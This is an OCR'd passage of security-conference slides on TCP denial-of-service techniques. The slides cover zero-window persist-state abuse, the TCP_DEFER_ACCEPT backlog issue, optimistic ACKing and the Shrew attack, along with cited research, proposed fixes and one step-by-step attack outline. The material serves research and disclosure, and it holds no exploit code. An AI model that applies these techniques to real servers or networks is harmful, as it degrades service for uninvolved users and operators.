tcp	0	3625216	192.168.2.119:80	192.168.2.113:51083	ESTABLISHED	17398/apache2
tcp	0	3365040	192.168.2.119:80	192.168.2.113:51099	ESTABLISHED	17459/apache2
tcp	0	3253512	192.168.2.119:80	192.168.2.113:51148	ESTABLISHED	17459/apache2
tcp	0	3460768	192.168.2.119:80	192.168.2.113:51107	ESTABLISHED	17401/apache2
tcp	0	3593512	192.168.2.119:80	192.168.2.113:51090	ESTABLISHED	17401/apache2
tcp	0	3020248	192.168.2.119:80	192.168.2.113:51199	ESTABLISHED	17544/apache2
tcp	0	3213184	192.168.2.119:80	192.168.2.113:51097	ESTABLISHED	17398/apache2
tcp	0	4044608	192.168.2.119:80	192.168.2.113:51147	ESTABLISHED	17487/apache2
tcp	0	3333104	192.168.2.119:80	192.168.2.113:51216	ESTABLISHED	17544/apache2



As you will see in a few moments…


- … when we talk about congestion-control hacking, it's no problem at all to make the target think we're connected to it via Gigabit Ethernet.



Implementation bugs increase attack-efficiency ☺


- Contrary to popular believe, setting the flow-control window to 0 is very different from setting it to some low number:
- The sender is put into a "persist"-state.

"[…] The characteristic of the persist state that is different from the retransmission timeout […] is that TCP *never* gives up sending window probes. These window probes continue to be sent at 60-second intervals until the window opens up or either of the applications using the connection is terminated. […]" - TCP/IP Illustrated – Volume II




Retransmission Timer is turned off!

" A check is made that the retransmission timer is not enabled when the persist timer is about to be set, since the two timers are **mutually exclusive** " - TCP/IP Illustrated – Volume II




You may find stacks, which handle these connections correctly

- So here's your personal partial disclosure challenge ;)



Another related unfixed vulnerability – publicly known, but nobody cares


- FEFE's blog: The TCP_DEFER_ACCEPT bug:
  - Linux introduced a socket-option (TCP_DEFER_ACCEPT), which allows to defer acceptation of new connections until after the first segment of data has been sent.
  - When creating connections without sending any data, ESTABLISHED connections which can't yet be fetched by layer-5 are generated!
  - It's backlog exhaustion in SYN-flooding-style all over again.
- Hint: Apache now uses TCP_DEFER_ACCEPT by default!



Hacking Congestion Control – Flooding the networks

- TCP's Congestion Control Mechanism makes sure the network is not overwhelmed by packets.
- TCP's flow-control mechanism makes sure the peer is not overwhelmed by packets.
- *If one manages to exploit these mechanisms, it may be possible to overwhelm entire network-segments with data and cause significant throughput-reduction or a complete denial of service.*

Effects of Congestion




"In October of '86, the Internet had the first of what became a series of 'congestion collapses'. During this period, the data-throughput from LBL to UC Berkley […] dropped from 32 Kbps to 40bps. We were fascinated by this sudden factor-of-thousand drop in bandwidth […]"

Congestion Avoidance and Control – Van Jacobsen/Karels


Exhausting the Pipe

- Pipe-Exhaustion is trivial if the Attacker has more bandwidth available than the victim.
- DoS-Attack technique is only interesting if attacker bandwidth requirements are low.




Use the targets bandwidth against itself


- Is it possible to trick the target into injecting large amounts of data into the network to congest its network path?
- Attacks of this kind will target the
  - … Flow-control mechanism
  - … Congestion-Control mechanism
- Both rely on our participation. The Attacker is trusted source!



Congestion Control is based on feedback


- The peer tells us the sequence number of the last byte it has received in order.
- Philosophy of drop-based schemes: Once drops occur, the pipe is full.
- Base timing on these packet-drop events.






Trick #1: Hiding losses ("Lazy OptAck")


- Who says we can't just hide losses?






Trick # 2: OptAcking


- Measured round-trip-times can be influenced: Just acknowledge the data before receiving it.
- Observed RTT will be far smaller than actual RTT and congestion window will grow faster.
- We control the RTT!






Which is a BIG deal!

"A good round trip time estimator, the core of the retransmit timer, is the single most important feature of any protocol implementation that expects to survive heavy load."




VU#102014: Optimistic TCP acknowledgements can cause denial of service (no CVE entry)

- "Misbehaving TCP Receivers Can Cause Internet-Wide Congestion Collapse" – Rob Sherwood et. Al.
- Systems from a large list of vendors are affected, including Linux and Windows XP.
- For Linux, a patch was written by Rob Sherwood et. Al.



Fixing this problem


- Proposal by Savage et. Al – Modify TCP
  - The receiver has to proof that it has received data up to a given sequence-number by calculating a checksum over the last few segments.
- Fully backward compatible proposal by Rob Sherwood
  - Drop a segment every now and then. If the receiver acknowledges this segment, he's obviously attacking us.
  - Problem: This may induce a minor throughput penalty.



Discussion on the Linux-kernel Mailing List


- August 2007: “ […] Lastly, the patch looks like it could cause more problems. It probably would break some application and other non-attacking TCP stacks. For this case, IMHO we need to wait for more research. If you want to pursue the problem, it needs to go through the RFC process. […]“

  - Stephen Hemminger



Hint: What to try out next

- Abuse independence of flow-control and congestion-control mechanisms:
- A: Open a new connection
- Start requesting data until the congestion-window has reached an optimal value
- Stop the flow of data by issuing a flow-control zero-window
- Jump to A until enough connections are open
- Open all flow-control windows at once (open the flood-gates)




Playing foul within the limits of the RFCs


- Are drops really a sign of congestion?
  - They usually are.
  - But it's possible that they aren't.
- Can an attacker create a scenario where drops occur despite the fact that the path is not congested?
  - Yes. And it's actually quite easy.

The Shrew Attack


- The “Shrew”-attack by A. Kuzmanovic and E.W. Knightly focuses on the predictability of the retransmission-timer.
- *“A shrew is a small but aggressive mammal that ferociously attacks and kills much larger animals with a venomous bite.“*



Bursty Transmission




non-bursty




bursty

Causing packet-drops by bursting data


- The queue is completely filled by a data-burst.
- Packets following the burst are dropped.
- In this case, packet-drops are not a sign of network-congestion!






Consequences

- Since the retransmission-intervals are entirely predictable, bursts of data can be sent during the retransmit-period.
- The target will in most cases experience packet-drops, which will either lead to a retransmission-timeout and the termination of the connection or at least a significant reduction in throughput.
- You really want that file from the web-server and somebody else really does not want you to have that file. In this case, a shrew-attack can screw you.



The proposed fix from Academia

- A fix was proposed by Y. Chen et al. in their paper "Filtering Shrew DDoS Attacks using a New Frequency-Domain approach"
- The amount of incoming data is interpreted as a function of time and Discrete Fourier Transforms (DFT) are calculated.
- Shrew-attacks are detected by their spectral properties!
- DSPs can be used to efficiently implement this solution, however, it is probably still too academic to be taken seriously.
- … if somebody ever implements this, we'll show you how to mess that up next year.



Thank You!

Special thanks to FX for working hard to find cool and interesting projects for us, and to Bernhard “Bruhns” Brehm for working with me on the project and sharing the enthusiasm.

Fabian “fabs” Yamaguchi